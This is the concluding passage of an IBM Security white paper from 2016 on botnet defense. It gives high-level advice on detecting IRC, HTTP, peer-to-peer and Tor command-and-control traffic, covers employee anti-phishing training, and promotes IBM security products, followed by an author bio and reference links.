The first step in avoiding damage from IRC-based botnets is to prevent the use of IRC on your network. If you use IRC for legitimate business reasons, consider a more secure alternative like IBM Sametime®[34] for internal communications.

Many intrusion detection and prevention systems (IDPS) offer signature-level detection that looks specifically for common IRC communication strings such as NICK, USER, JOIN and Version. These are rudimentary tools for detecting IRC use in your business network, but are nonetheless important to first-line defense. They work especially well if you configure them to also consider the use of non-standard IRC ports, a common feature most IRC botnets use. Consult your IDPS vendor for a list of IRC detection signatures.

To gain a deeper level of detection with the ability to add custom levels of IRC detection such as CCTP (Client-to-Client Protocol) and DCC (Direct Client-to- Client) activity, consider implementing a SIEM solution such as IBM Security QRadar.[35]

HTTP botnet defense

Because HTTP is one of the most common protocols in use today, C&C bots use it so they can blend in with normal web traffic. That makes detecting them extremely difficult. As a result, limited intrusion detection algorithms exist for HTTP-based botnet detection. The task gets even more challenging when botmasters use legitimate hacked websites to establish command and control. Fortunately, there are currently fewer botnet networks utilizing the HTTP protocol versus other protocols. However, as this protocol grows in popularity, that will change and security organizations will focus more time and effort on developing defenses.

Defending against peer-to-peer botnets

The past few years have seen the emergence of advanced new peer-to-peer botnets. Due to the distributive nature of P2P networks, these bots are more resilient to defensive countermeasures, but they're not invincible. All botnet infections begin with some type of malware or Trojan horse virus and require the same kind of initial defensive protection. You have to stop the malware or virus from crossing into your network environment and prevent endpoints from becoming part of any botnet.

Many intrusion prevention appliances offer signatures that can detect and block P2P traffic on the network, but are largely focused on popular P2P applications rather than on a specific protocol. P2P botnets use a centrally coded custom P2P client to perpetrate their crimes, and this evasion tactic can get missed by traditional intrusion prevention devices.

In these cases, using an open-source product such as PeerShark, which can be downloaded free from GitHub, adds a higher level of detection because it can differentiate P2P botnet traffic from benign P2P traffic on a network. PeerShark uses an approach which is port- and protocol-agnostic and does not require deep packet inspection.[36]

Tor botnet defense

Tor-based botnet communications are especially difficult to detect because over the network they look almost like normal SSL over HTTP and blend very well with legitimate traffic. Without having been given a blacklist of known Tor exit nodes, most deep packet inspection engines and intrusion detection products fail to identify Tor traffic.

A good method for identifying Tor traffic is to use statistical analysis to differentiate SSL implementations. One of the few tools that allow for this type of view is CapLoader. It can identify the different types of SSL traffic regardless of port numbers, allowing a security specialist to easily distinguish Tor from normal HTTPS traffic.[37]

A more primitive but fairly successful method of detecting Tor traffic is to use a Tor exit node tracking service such as the website "Tor Network Status," which is dynamically updated and allows an option to download the entire list.[38] You can use the list within your network as a blacklist for tagging and blocking the unwanted Tor traffic.

Contents

Anti-phishing: Focus on educating employees

Like any cybersecurity matter, botnet defense begins with the employee. Phishing is mainly responsible for creating the entry points of botnet-related malware and remains the most persistent threat to any business, so it's also where employee education can be the best prevention.

When educating employees about how to avoid becoming a victim of unsolicited email, spam and phishing, it's best to use a variety of approaches—video, webinars, in-person instruction—and require repeated training at regular intervals to keep the risks current and clear. Communicate openly with your employees about any newsworthy data breaches involving phishing and emphasize that "this could happen to us!" Also, consider adopting an employee testing program that encourages behavior modification.

Education should include these main points:

- Most companies, banks and agencies never request personal information via email. Don't fall prey to this most common type of phishing.
- If you suspect an email might be a spear phishing campaign within your company, report it.
- Immediately suspect emails with generic greetings like "Dear Customer" or spelling and grammatical errors.
- Don't trust email attachments, even if they come from a trusted source. Unless you're expecting an email with a document attached, call the sender and confirm they sent it. Their computer might have been compromised and may be sending emails without their knowledge, or their email address could have been spoofed.
- Make sure employees understand that email is not bulletproof. Attackers will use it to compromise your organization, and it is a shared responsibility to keep them out.

Contents

There are other security measures you can take to protect your systems and your employees:

- Secure your bring-your-own-device (BYOD) environment. Implement a mobile device management (MDM) program that gives users the ability to cordon off or "sandbox" company data from personal data on their mobile device such as Fiberlink.
- Sandbox inbound email. Deploy a solution that checks the safety of a link embedded in an email.
- Run real-time analysis and inspection of your web traffic. Stop malicious URLs at your gateway, before they even get to your users' corporate inboxes. Even if your corporate email has inbound email sandboxing, a user might click on a malicious link through a personal email account like Gmail, in which case your corporate email spear phishing protection won't see the traffic. The web security gateway needs to be intelligent, to analyze content in real time, and to be highly effective at stopping malware.
- Create virtual private networks (VPNs) for employees. With many employees working from remote locations, the potential for them to use public networks in airports, restaurants or coffee houses is significant. Requiring VPN connections to encrypt the data connection back to the employer's network adds a layer of security to prevent cybercriminals retrieving company data they can use in spear phishing attacks.

Additional protection

IBM Security Trusteer Rapport® prevents the most advanced banking Trojans like ZeuS, Dridex, Gozi, Ramnit, Rovnix and other financial malware from grabbing login credentials and robbing users' online bank accounts or stealing user identities from other websites. It also provides protection from keylogging, screen grabbing and phishing. Trusteer Rapport works standalone or alongside any desktop security solution. It hides users' login credentials and web communication from any type of malware and helps prevent unauthorized access to the online accounts—functions typically not available from desktop anti-virus products.[39]

Contents

Defending against botnets: option or necessity?

For every botnet law enforcement takes down, hundreds of others comprising millions of hijacked computers are still active worldwide. Botnets will continue to exist as long as they can be used to orchestrate cybercrime—distributing malware, spreading spam, running click-fraud scams, launching DDoS attacks, stealing personal and financial information—and they will thrive and multiply for as long as they can avoid detection, evade enforcement and persist through the use of hidden services. They are not going away, and they continue to evolve, as new developments like the advent of thingbots and Ramnit constantly demonstrate—so in the end there's only one conclusion to be drawn. Nobody can afford to put off implementing botnet defenses. You need to begin now.

Protect your enterprise while reducing cost and complexity

From infrastructure, data and application protection to cloud and managed security services, IBM Security Services has the expertise to help safeguard your company's critical assets. We protect some of the most sophisticated networks in the world and employ some of the best minds in the business.

IBM offers services to help you optimize your security program, stop advanced threats, protect data and safeguard cloud and mobile. Security Strategy and Planning from IBM helps you define a strategy and develop an IT security plan designed to better manage risk. A Ten Essential Practices Assessment from IBM can assess your security capabilities and readiness and develop a profile of your security governance and processes based on industry best practices. Our Intrusion Detection and Prevention System Management service provides vendor-neutral, real-time security monitoring, management and analysis of networks and servers. For enterprise networks running IBM advanced security tools and technologies, Managed Protection Service monitors your networks, manages your security tools and escalates incidents.

Contents

About IBM Security

IBM Security offers one of the most advanced and integrated portfolios of enterprise security products and services. The portfolio, supported by world-renowned IBM X-Force research and development, provides security intelligence to help organizations holistically protect their people, infrastructures, data and applications, offering solutions for identity and access management, database security, application development, risk management, endpoint management, network security and more. IBM operates one of the world's broadest security research, development and delivery organizations, monitors billions of security events per day in more than 130 countries, and holds more than 3,000 security patents.

About the author

David McMillen, Senior Threat Researcher, IBM Managed Security Services. David brings more than 25 years of network security knowledge to IBM. David began his career at IBM over 15 years ago as a member of the core team that created the IBM Emergency Response Service, which eventually grew and evolved into IBM Internet Security Systems.

As an industry-recognized security expert and thought leader, David has a rich background in IT security. He thrives on identifying threats and developing methods of solving complex problems. His specialties are intrusion detection and prevention, ethical hacking, forensics, and analysis of malware and advanced threats. As a member of the IBM Managed Security Services Threat Research Team, David takes the intelligence he has gathered and quickly produces tangible remedies that can be implemented within a customer's network on IBM's own proprietary threat detection engines.

David became interested in security in the 1980s, when he owned and operated one of the first companies to offer penetration and vulnerability testing. As the Internet's footprint grew, it became clear to him that there was a new challenge on the horizon: protecting data. David next worked with IBM Business Partner WheelGroup (later acquired by Cisco), where he helped develop the NetRanger IDS intrusion detection system and NetSonar, a vulnerability scanner. David also assisted with the development of the very first IBM intrusion detection system, BillyGoat. David has subsequently developed several other security-based methods and systems that have been patented by IBM.

Contents

IBM Security

Contributors

Limor S. Kessem – Sr. Cybersecurity Evangelist, IBM Security

Michelle Alvarez – Threat Researcher, Publisher and Editor, IBM Security, IBM X-Force

Nick Bradley – Sr. Manager and Practice Lead, MSS Threat Research, IBM X-Force

For more information

To learn more about the IBM Security portfolio, please contact your IBM representative or IBM Business Partner, or visit: **ibm.com**/security

For more information on security services, visit: **ibm.com**/security/services

Follow @IBMSecurity on Twitter or visit the IBM Security Intelligence blog

Contents

1 http://www-03.ibm.com/software/products/en/trusteer-rapport

2 http://www.securityweek.com/waledac-botnet-used-stock-pump-and-dump-spam-campaign

3 http://www.politico.eu/article/belgium-government-agencies-plagued-hackers-downsec-ddos-attacks-cyber-crime/

4 http://money.cnn.com/2014/06/02/technology/security/gameover-zeus-botnet/

5 https://securityintelligence.com/the-return-of-ramnit-life-after-a-law-enforcement-takedown/

6 https://securityintelligence.com/thingbots-the-future-of-botnets-in-the-internet-of-things/

7 https://www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html

8 http://www.techrepublic.com/blog/it-security/internet-of-things-botnet-may-include-tvs-and-a-fridge/

9 http://www.itpro.co.uk/627487/the-evolution-of-the-botnet

10 http://resources.infosecinstitute.com/sinkholes-legal-technical-issues-fight-botnets/

11 http://www.malwaretech.com/2013/12/peer-to-peer-botnets-for-beginners.html

12 https://community.rapid7.com/community/infosec/blog/2012/12/06/skynet-a-tor-powered-botnet-straight-from-reddit

13 https://en.wikipedia.org/wiki/Fast_flux

14 http://www.honeynet.org/node/132

15 https://en.wikipedia.org/wiki/Conficker

16 https://www.stateoftheinternet.com/downloads/pdfs/2015-threat-advisory-xor-ddos-attacks-linux-botnet-malware-removal-ddos-mitigation-yara-snort.pdf

17 http://www.reviews.com/internet-service-providers/high-speed/

18 http://www.securityweek.com/brutpos-botnet-targets-pos-systems-brute-force-attacks

19 http://adage.com/article/digital/google-debuts-botnet-protection-push-thwart-ad-fraud/302613/

20 https://en.wikipedia.org/wiki/Zeus_(malware)

21 http://techpp.com/2010/07/15/zeuszbot-trojan-attacks-credit-cards-of-banks/

22 http://www.pcworld.com/article/2082204/crime-pays-very-well-cryptolocker-grosses-up-to-30-million-in-ransom.html

23 http://www.techworld.com/news/security/operation-tovar-disconnects-gameover-zeus-cryptolocker-malware-but-only-for-two-weeks-3522782/

24 http://www.cnn.com/2015/02/24/politics/russian-cyber-criminal-reward/

25 http://www.theregister.co.uk/2015/10/14/dridex_botnet_takedown/

26 https://www.us-cert.gov/ncas/alerts/TA14-300A

27 https://blog.trendmicro.com/trendlabs-security-intelligence/a-closer-look-at-dyre-malware-part-1/

28 http://www.darkreading.com/endpoint/us-hosts-the-most-botnet-servers/d/d-id/1320970

29 http://www.cnet.com/news/u-s-is-home-to-greatest-number-of-botnet-servers-says-mcafee/

30 http://threatintelligencetimes.com/2015/06/01/ddos-on-the-move-more-countries-suffered-botnet-attacks-in-q1/

31 https://securityintelligence.com/the-return-of-ramnit-life-after-a-law-enforcement-takedown/

32 http://thehackernews.com/2012/04/botnets-ddos-attacks-as-weapon-against.html

33 http://www.businesswire.com/news/home/20150609005107/en/Hackers-Money-Financial-Services-Top-Target-Attacks

34 http://www-03.ibm.com/software/products/en/ibmsame

35 http://www-03.ibm.com/software/products/en/qradar-siem

36 https://github.com/pratiknarang/peershark

37 http://www.netresec.com/?page=Blog&month=2015-09&post=CapLoader-1-3-Released

38 http://torstatus.blutmagie.de/

39 http://www-03.ibm.com/software/products/en/trusteer-rapport

Contents

IBM Security

IBM Corporation
IBM Security
Route 100
Somers, NY 10589

Produced in the United States of America
March 2016

IBM

SEL03086-USEN-00